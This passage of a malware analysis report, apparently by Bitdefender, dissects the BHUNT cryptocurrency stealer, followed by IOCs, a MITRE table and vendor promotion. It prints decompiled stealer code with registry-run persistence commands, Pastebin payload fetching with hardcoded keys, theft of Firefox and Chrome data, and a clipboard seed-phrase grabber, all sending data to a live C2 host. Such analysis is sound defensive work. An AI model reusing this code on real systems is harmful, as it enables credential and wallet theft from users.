This function writes the resource named **chaos\_crew** into **\AppData\Roaming\Outllook.exe**. Then it launches this process and registers it to automatically start every time the system boots up using the following command line:

```
"cmd /c REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Outllook" /t
REG_SZ /F /D %appdata%\Outllook.exe"
```

The executable file is packed with Themida, so we can unpack it as described in the previous sections. After we obtain the unpacked version, we can observe from the file's strings and geometry that we are dealing with a .NET

executable. We can modify the MZPE's CLR Runtime Header to point to the start of the managed code so we can decompile it. The resulting assembly is named Hope2 with CompanyName Microsoft.

```
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyProduct("Hope2")]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.IgnoresymbolstoreSequencePoints)]
[assembly: AssemblyCompany("Microsoft")]
[assembly: AssemblyDescription("")]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyCopyright("Copyright © Microsoft 2019")]
```

**Fig.14. Outlook.exe Version Info**

It is a Windows Forms application, so we have to check the `InitializeComponent` method to arrive at its entry point. `InitializeComponent` creates two timers, `Timer1` and `Timer2`, with `Timer2` enabled from the start and ticking every 900000 ms. After this method, `Form1_Load` gets called by the `ResumeLayout` function.

```
private void InitializeComponent()
{
    this.components = new Container();
    this.Timer1 = new Timer(this.components);
    this.Timer2 = new Timer(this.components);
    this.SuspendLayout();
    this.Timer1.Interval = 1000;
    this.Timer2.Enabled = true;
    this.Timer2.Interval = 900000;
    SizeF autoScaleDimensions = new SizeF(6f, 13f);
    this.AutoScaleDimensions = autoScaleDimensions;
    this.AutoScaleMode = AutoSizeMode.Font;
    Size clientSize = new Size(120, 0);
    this.ClientSize = clientSize;
    this.Name = "Form1";
    this.Text = "Form1";
    this.ResumeLayout(false);
}
```

**Fig.15. Entry point of Outlook.exe**

After sleeping for 440 ms, the `Form1_Load` function checks if it is the first run, or if it already established persistence on the system by checking for the existence of the folder `\AppData\Roaming\Scype\` (very similar to Skype). If the folder does not exist, the malware creates it and prepares some configuration data to be stored in the registry. If the folder already exists, the function will call `Timer1.Start()` to notify `Timer1` to start handling tick events.

```
Thread.Sleep(440);
if (!Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\Scype")))
{
    this.No_Sleep();
    Directory.CreateDirectory(Environment.ExpandEnvironmentVariables("%Appdata%\Scype"));
    Directory.CreateDirectory(Environment.ExpandEnvironmentVariables("%Appdata%\Scype\A"));
```

**Fig.16. Checking presence of Scype folder**

For the helper functions, the assembly has a class called update. These functions can interact with registry (`regread`, `regset`), check information about the graphics card of the system (`vidcheck`) and perform update operations (`min_udp` for version checking, `datadw`, `download` and `dwfiles` for downloading).




Fig.17. Helper functions contained in update class

For configuration data, the malware downloads a text snippet from [hxxps://pastebin\[.\]com/raw/EGRcZWCa](https://pastebin.com/raw/EGRcZWCa). This snippet is encrypted with AES and the function decrypts it using the function *AES\_Decrypt* with the hardcoded password **hoeland!a**. Unfortunately, at the time of our analysis, Pastebin had already removed the snippet from their website. However, we can see that it contains configuration options for CPU and GPU settings. All the information is saved under the registry key *HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\Setup*, hardcoded in the *regset* function.

```
update.regset("ver", this.num);
string text = Conversions.ToString(update.datadw("https://pastebin.com/raw/EGRcZWCa"));
if (Operators.CompareString(text, null, false) != 0)
{
    string expression = Strings.Split(this.AES_Decrypt(text, "hoeland!a"), ":admin:", -1, CompareMethod.Binary)[1];
    byte[] bytes = Convert.FromBase64String("Y29uzjo=");
    string conf = Strings.Split(expression, Encoding.ASCII.GetString(bytes), -1, CompareMethod.Binary)[1];
    string type = "cl";
    string text2 = "cl:";
    update.regset(type, Conversions.ToString(this.var_extract(ref text2, conf)));
    text2 = "cl:";
    this.cl_val = Conversions.ToString(this.var_extract(ref text2, conf));
    string type2 = "c";
    text2 = "cpu:";
    update.regset(type2, Conversions.ToString(this.var_extract(ref text2, conf)));
    text2 = "cpu:";
    this.cpu_c = Conversions.ToString(this.var_extract(ref text2, conf));
    if (Operators.ConditionalCompareObjectEqual(update.vidcheck(), "nvidia", false))
    {
        string type3 = "g";
        text2 = "nvidia:";
        update.regset(type3, Conversions.ToString(this.var_extract(ref text2, conf)));
        text2 = "nvidia:";
        this.gpu_c = Conversions.ToString(this.var_extract(ref text2, conf));
    }
    if (Operators.ConditionalCompareObjectEqual(update.vidcheck(), "amd", false))
    {
        string type4 = "g";
        text2 = "amd:";
        update.regset(type4, Conversions.ToString(this.var_extract(ref text2, conf)));
        text2 = "amd:";
        this.gpu_c = Conversions.ToString(this.var_extract(ref text2, conf));
    }
}
```

Fig.18. Obtaining and storing configuration data in the registry

After saving the configuration, the function downloads another AES-encrypted snippet from Pastebin, [hxxps://pastebin\[.\]com/raw/HMaz9edN](https://pastebin[.]com/raw/HMaz9edN). The decryption password is **letit#fly@**. This snippet was also deleted from Pastebin, but it probably contains a list of URLs to download files from. This list is then passed to the function *dwfiles*, which downloads them to the folder *\AppData\Roaming\Scype*. Finally, the function notifies Timer1 to start handling events.

```

string text3 = Conversions.ToString(update.datadw("https://pastebin.com/raw/HMaz9edN"));
if (Operators.CompareString(text3, null, false) != 0)
{
    string data = this.AES_Decrypt(text3, "letit#fly@");
    update.dwfiles(data);
}
this.Timer1.start();

```

**Fig.19.** Obtaining further payloads from Pastebin snippet

The *Timer1\_Tick* method is responsible for launching two processes, *svx.exe* and *svc.exe*, residing in *\AppData\Roaming\Scype*. This is achieved by calling the *min* function that will start the new processes with hidden windows to remain stealthy.

```

private void min()
{
    if (Operators.CompareString(this.cl_val, "no", false) == 0)
    {
        try
        {
            Process process = Process.Start(new ProcessStartInfo
            {
                FileName = Environment.ExpandEnvironmentVariables("%AppData%\Scype\svx.exe"),
                UseShellExecute = true,
                WindowStyle = ProcessWindowStyle.Hidden
            });
        }
        catch (Exception ex)
        {
        }
    }
    try
    {
        Process process2 = Process.Start(new ProcessStartInfo
        {
            FileName = Environment.ExpandEnvironmentVariables("%AppData%\Scype\svc.exe"),
            UseShellExecute = true,
            WindowStyle = ProcessWindowStyle.Hidden
        });
        return;
    }
    catch (Exception ex2)
    {
        return;
    }
}

```

**Fig.20.** *min* function starting two new processes

The *Timer1\_Tick* function also periodically kills the two processes then restarts them with the next tick, making sure it always runs the latest version of them.

```

private void Timer1_Tick(object sender, EventArgs e)
{
    int lastInputTime = this.GetLastInputTime();
    if ((double)lastInputTime > Conversions.ToDouble("180"))
    {
        if (!(this.ismin & (double)lastInputTime > Conversions.ToDouble("180")))
        {
            this.min();
            this.ismin = true;
        }
    }
    else
    {
        this.ismin = false;
        try
        {
            byte[] bytes = Convert.FromBase64String("c3Z4"); // decodes into svx
            byte[] bytes2 = Convert.FromBase64String("c3Zj"); // decodes into svc
            foreach (Process process in Process.GetProcesses())
            {
                if (Operators.CompareString(process.ProcessName, Encoding.ASCII.GetString(bytes), false) == 0)
                {
                    process.Kill();
                }
                if (Operators.CompareString(process.ProcessName, Encoding.ASCII.GetString(bytes2), false) == 0)
                {
                    process.Kill();
                }
            }
        }
        catch (Exception ex)
        {
        }
    }
}

```

**Fig.21. Timer1\_Tick function**

*Timer2\_Tick* is responsible for updating configuration and files from the same Pastebin links as mentioned above.

```

private void Timer2_Tick(object sender, EventArgs e)
{
    this.Timer1.Stop();
    Interaction.Shell("taskkill /F /IM svc.exe", AppWinStyle.MinimizedFocus, false, -1);
    Interaction.Shell("taskkill /F /IM svx.exe", AppWinStyle.MinimizedFocus, false, -1);
    if (Operators.ConditionalCompareObjectNotEqual(update.datadw("https://pastebin.com/raw/EGRCZWCa"), null, false))
    {
        string expression = Strings.Split(this.AES_Decrypt(Conversions.ToString(update.datadw("https://pastebin.com/raw/EGRCZWCa"))), "hoeland!a"), ":admin:", -1,
            CompareMethod.Binary)[1];
        string config = Strings.Split(expression, "conf:", -1, CompareMethod.Binary)[1];
        string data = Strings.Split(expression, "update:", -1, CompareMethod.Binary)[1];
        update.conf_check(config, this.ismin, this.cl_val, this.cpu_c, this.gpu_c, Conversions.ToString(update.vidcheck()));
        update.min_upd(data, Conversions.ToString(update.regrid("ver")));
    }
    this.ismin = false;
    this.Timer1.Start();
}

```

**Fig.22. Timer2\_Tick function**

Because the snippet with the file locations has been removed, we could not get additional information about svc.exe and svx.exe.

## Golden7

The first part of the `golden7` function searches for Mozilla Firefox profiles that contain account tokens and upload the files to the C2 server. Then, it kills all `firefox.exe` instances with `taskkill.exe`.

```

string[] files = Directory.GetFiles(Environment.ExpandEnvironmentVariables("%Appdata%\\" + "Mozilla\ Firefox\ Profiles", "*.*",
    SearchOption.AllDirectories);
bool flag = false;
foreach (string text in files)
{
    string[] array2 = Strings.Split(text.ToString(), "\\", -1, CompareMethod.Binary);
    if (array2[array2.Length - 1].Contains("."))
    {
        if (text.Contains("default"))
        {
            string text2 = File.ReadAllText(text);
            if (text2.Contains("accountToken"))
            {
                string[] array3 = Strings.Split(text.ToString(), "\\", -1, CompareMethod.Binary);
                string text3 = array3[array3.Length - 2];
                string text4 = Strings.Split(text.ToString(), text3, -1, CompareMethod.Binary)[0] + Strings.Split(text3, " ", -1,
                    CompareMethod.Binary)[0] + ".sqlite";
                Interaction.Shell("taskkill /F /IM firefox.exe", AppWinStyle.MinimizedFocus, false, -1);
                Thread.Sleep(700);
                try
                {
                    byte[] inArray = File.ReadAllBytes(text4);
                    string text5 = Convert.ToBase64String(inArray);
                    Module1.SendpostData("http://minecraftsquid.hopto.org/info.php", string.Concat(new string[]
                    {
                        "blackjack=====:",
                        Environment.UserName.ToString(),
                        "=====:\r\n",
                        text5,
                        " @ ",
                        text4
                    }));
                    File.Delete(text4);
                    Module1.SendpostData("http://minecraftsquid.hopto.org/info.php", "log=Golden7 activated @ " + Environment.MachineName.ToString());
                    flag = true;
                }
                catch (Exception ex)
                {
                }
            }
        }
    }
}

```

**Fig.23. Exfiltrating Firefox data**

Next, it checks in Chrome extension settings for .ldb (LevelDB) files that might contain sensitive data like cookies and passwords, and uploads them to the C2 server as well. It kills all `chrome.exe` instances with `taskkill.exe`.

```

string path = Environment.ExpandEnvironmentVariables("%LocalAppData%\ Google\ User Data\ Default\ Local Extension Settings\"
    \nkbihfbbeogaeaoehlefknkodbefgpgknn");
if (Directory.Exists(path))
{
    string[] files2 = Directory.GetFiles(path, ".ldb*");
    Interaction.Shell("taskkill /F /IM chrome.exe", AppWinStyle.MinimizedFocus, false, -1);
    Thread.Sleep(700);
    foreach (string text6 in files2)
    {
        byte[] inArray2 = File.ReadAllBytes(text6);
        string text7 = Convert.ToBase64String(inArray2);
        Module1.SendpostData("http://minecraftsquid.hopto.org/info.php", string.Concat(new string[]
        {
            "blackjack=====:",
            Environment.UserName.ToString(),
            "=====:\r\n",
            text7,
            " @ ",
            text6
        }));
        File.Delete(text6);
    }
    try
    {
        Module1.SendpostData("http://minecraftsquid.hopto.org/info.php", "log=Golden7 activated @ " + Environment.MachineName.ToString());
        flag = true;
    }
    catch (Exception ex2)
    {
    }
}

```

**Fig.24. Exfiltrating Chrome data**

If any of these two operations succeeded, then the `flag` variable is set to true, in which case the function writes the resource named **Golden7** to `\AppData\Roaming\MS Office.exe`. As in the case of `chaos_crew`, it starts the process and ensures persistence with the following command line:

```
"cmd /c REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /V "MS Office" /t REG_SZ /F /D \AppData\Roaming\MS Office.exe"
```

This executable file is also packed with Themida, so we went through the steps of unpacking and restoring MZPE headers to obtain a valid .NET executable. Its code is small, and it has the purpose of stealing cryptocurrency wallet passphrases. It achieves this by periodically reading the contents of the clipboard and checking if the obtained string contains 12 or 13 words separated by spaces. Cryptocurrency wallets use these kinds of strong passphrases consisting of multiple words. These passphrases are very hard to brute-force but they are inconvenient to type in, so users likely copy and paste them frequently. The function finally uploads the passphrase to the C2 server.

```
public static void Main()
{
    for (;;)
    {
        Thread.Sleep(500);
        string text = MyProject.Computer.Clipboard.GetText();
        if (text.Contains(" "))
        {
            try
            {
                string[] array = text.Split(new char[]
                {
                    ' '
                });
                if (array.Length == 12 | array.Length == 13)
                {
                    string requestUriString = "http://minecraftsquid.hopto.org/ifo.php?golden7=" + text;
                    HttpWebRequest httpWebRequest = WebRequest.Create(requestUriString) as HttpWebRequest;
                    HttpWebResponse httpWebResponse = httpWebRequest.GetResponse() as HttpWebResponse;
                    Stream responseStream = httpWebResponse.GetResponseStream();
                    StreamReader streamReader = new StreamReader(responseStream);
                    string text2 = streamReader.ReadToEnd();
                    streamReader.Close();
                    httpWebResponse.Close();
                    Thread.Sleep(3000);
                }
            }
            catch (Exception ex)
            {
            }
        }
    }
}
```

Fig.25. Exfiltrating passphrases copied to clipboard

## mrproper

The function mrproper writes the resource with the same name to \AppData\Roaming\taskui.exe and starts it with the path to the current executable (\AppData\Roaming\mscrlib.exe) in the command line.

```
private static void mrproper()
{
    try
    {
        string text = Environment.ExpandEnvironmentVariables("%appdata%\\" + "taskui.exe");
        Module1.drp(text, (byte[])Resources.mrproper.Clone());
        Process.Start(text, Assembly.GetEntryAssembly().Location);
    }
    catch (Exception ex)
    {
    }
}
```

Fig.26. mrproper function

This executable is a .NET assembly too, but it's not packed. When decompiled, we notice that it just deletes the file received as arguments. This action is performed as post-execution clean-up, which is somewhat expected of a function named after a popular detergent brand.

```

public static void Main()
{
    string[] commandLineArgs = Environment.GetCommandLineArgs();
    Thread.Sleep(7000);
    try
    {
        File.Delete(commandLineArgs[1]);
    }
    catch (Exception ex)
    {
    }
}

```

Fig.27. Deleting mscrllib.exe file

## Sweet\_Bonanza

This function writes the resource named **bonanza** to `\AppData\Roaming\bonanza.exe`, runs it with the command line `\AppData\Roaming\bonanza.exe /stext \AppData\Roaming\bonanza` and uploads the output to the C2 server.

```

private static void Sweet_Bonanza()
{
    string text = Environment.ExpandEnvironmentVariables("%appdata%") + "\\bonanza.exe";
    string text2 = Environment.ExpandEnvironmentVariables("%appdata%") + "\\bonanza";
    Module1.drp(text, (byte[])Resources.bonanza.Clone());
    Interaction.Shell(text + " /stext " + text2, AppWinStyle.MinimizedFocus, false, -1);
    string str = Conversions.ToString(Module1.rdr(text2));
    try
    {
        File.Delete(text);
        File.Delete(text2);
        Module1.SendpostData("http://minecraftsquid.hopto.org/ifo.php", "bonanza=:=====:" + Environment.UserName.ToString() +
            "=====:\r\n" + str);
    }
    catch (Exception ex)
    {
    }
}

```

Fig.28. Sweet\_Bonanza function

The executable is also packed with Themida, however, when run, it reveals itself as being WebBrowserPassView from Nirsoft [12]. It is used to recover stored passwords from browsers like Internet Explorer, Firefox, Chrome, Opera and Safari. This process is used as a password stealer in the context of the function *Sweet\_Bonanza*.

## Command and Control

All the exfiltration is done to `hxxp://minecraftsquid[.]hopto[.]org/ifo[.]php`. Hopto.org is a dynamic DNS service that can point a domain name to changing IP addresses. This way we cannot obtain the IP address of the server to which the exfiltration is done by queries, except for when we manage to connect to the website. During our analysis, the server was already down and did not respond to requests. We could not find any other versions of the stealer that would have other domains for exfiltration.

The stealer also downloads configuration data from Pastebin. The snippets were encrypted by the malware authors and are decrypted in-memory. They contained configuration data along with URLs for further payloads. These snippets were taken down by Pastebin and we found no version of the malware that would use other locations for these files.

## Impact

The malware can steal cryptocurrency wallet information for the following services:

- Exodus
- Ethereum
- Electrum
- Bitcoin
- Atomic
- Litecoin
- Jaxx

The malware can also steal login data and stored passwords from browsers like Firefox and Chrome, and it can obtain passphrases copied to the clipboard. The outcome of these actions might inflict financial losses.

## Privacy Impact

While the malware primarily focuses on stealing information related to cryptocurrency wallets, it can also harvest passwords and cookies stored in browser caches. This might include account passwords for social media, banking, etc. that might even result in an online identity takeover.

# Campaign distribution

The malware has no specific target country or organization, however almost all of our telemetry originated from home users who are more likely to have cryptocurrency wallet software installed on their systems. This target group is also more likely to install cracks for operating system software, which we suspect is the main infection source.

Global distribution of the BHUNT Stealer




Fig.29. Campaign distribution

# Conclusion

BHUNT stealer exfiltrates information about cryptocurrency wallets and passwords, hoping for financial gain. Its code is straightforward and the delivery method is similar to that of existing successful malware, like Redline stealer. We described how we managed to unpack the components, even if they used Themida. By reverse-engineering the malware, we managed to obtain the server it exfiltrates information to and we saw that the attackers store configuration data and locations to extra payloads on Pastebin.

The most effective way to defend against this threat is to avoid installing software from untrusted sources and to keep security solutions up to date.

# I Bibliography

- [1] <https://redcanary.com/blog/kmspico-cryptbot/>
- [2] <https://unit42.paloaltonetworks.com/westeal/>
- [3] <https://vmpsoft.com/>
- [4] <https://www.oreans.com/TheMida.php>
- [5] <https://back.engineering/17/05/2021/>
- [6] <https://back.engineering/21/06/2021/>
- [7] <https://github.com/x64dbg/ScyllaHide>
- [8] <https://github.com/NtQuery/Scylla>
- [9] <https://github.com/inc0d3/malware/blob/master/tools/unpacker/themida-2.x/Themida%20-%20Winlicense%20Ultra%20Unpacker%201.4.txt>
- [10] <https://github.com/epsylon3/odbgscript/blob/master/doc/ODbgScript.txt>
- [11] <https://github.com/VenTaz/TheMidie>
- [12] [https://www.nirsoft.net/utils/web\\_browser\\_password.html](https://www.nirsoft.net/utils/web_browser_password.html)

# I MITRE techniques breakdown

| Execution                         | Persistence  | Defense Evasion  | Credential Access   | Discovery                                    | Collection                             | Command and Control                                       | Exfiltration                                 |
|-----------------------------------|--|--|---|--|--|---|--|
| User Execution:<br>Malicious File | Boot or Logon<br>Autostart<br>Execution:<br>Registry Run Keys / Startup Folder | Masquerading:<br>Invalid Code Signature                      | <a href="#">Credentials from Password Stores: Credentials from Web Browsers</a> | <a href="#">File and Directory Discovery</a> | <a href="#">Clipboard Data</a>         | <a href="#">Application Layer Protocol: Web Protocols</a> | <a href="#">Automated Exfiltration</a>       |
|                                   |  | Deobfuscate/ Decode Files or Information                     |   |  | <a href="#">Data from Local System</a> |   | <a href="#">Exfiltration Over C2 Channel</a> |
|                                   |  | <a href="#">Hide Artifacts: Hidden Files and Directories</a> |   |  |  |   |  |
|                                   |  | <a href="#">Indicator Removal on Host: File Deletion</a>     |   |  |  |   |  |

# I Indicators of Compromise

## Hashes

### msh.exe/msn.exe

1964a4b3a6d0d12d7ccee576580eba11  
4d4a0052d093cc743db0776e04f7e449  
3c7c684aed70164d9b9bbdebee964db4  
4b11f890119f7cbd131da26864f593b0  
884df847e4175250a5a5c3e0ed083cf0  
3c7c684aed70164d9b9bbdebee964db4  
1964a4b3a6d0d12d7ccee576580eba11  
4d4a0052d093cc743db0776e04f7e449

19699828bd5ee7c8ebaa69cb0cd52e8e  
309267125434e8a4d03af44f53818bb7  
fb8bcbb48c36cc6c2f41021d8e68efbc  
a1bff08cd61471ec0b0981eb31511b4a

### mscrlib.exe

2f64777bc62ea978b1ae9802b4979c04  
5d9756e3f4c8e89ff23f7cab30c8c168  
23370460839ad99ba513eb1595287f7f  
7944332e65ad32d7b802e182346f5f1c

### outlook.exe

B41a248efde3dc00f4b639da7f76fae1

### taskui.exe

This is the cleaner process, it just deletes a file received in the command line, which is not a malicious action on its own.

7a9118070bae21e0323f343da1d0f8c9

### bonanza.exe

D3864196cf05bb812b27e698222df5aa

## URLs

hxpx://minecraftsquid[.]hopto[.]org/ifo[.]php

hxpx://pastebin[.]com/raw/EGRcZWCa

hxpx://pastebin[.]com/raw/HMaz9edN

## Files/Folders dropped

\AppData\Roaming\Outllook.exe

\AppData\Roaming\MS Office.exe

\AppData\Roaming\taskui.exe

\AppData\Roaming\bonanza.exe

\AppData\Roaming\Scype\



# I Why Bitdefender

## Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

*Leader in Forrester's inaugural Wave™ for Cloud Workload Security*

*NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test*

*SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row*

*Gartner® Representative Vendor of Cloud-Workload Protection Platforms*

## Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

*CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row*

*More MSP-integrated solutions than any other security vendor*

*3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations*

## Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal**.

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

### RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS



### TECHNOLOGY ALLIANCES



# Bitdefender

**Founded** 2001, Romania  
**Number of employees** 1800+

**Headquarters**  
Enterprise HQ – Santa Clara, CA, United States  
Technology HQ – Bucharest, Romania

**WORLDWIDE OFFICES**  
**USA & Canada:** Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX |  
Toronto, CA  
**Europe:** Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY  
| Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona,  
SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS  
**Australia:** Sydney, Melbourne

### UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win – a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.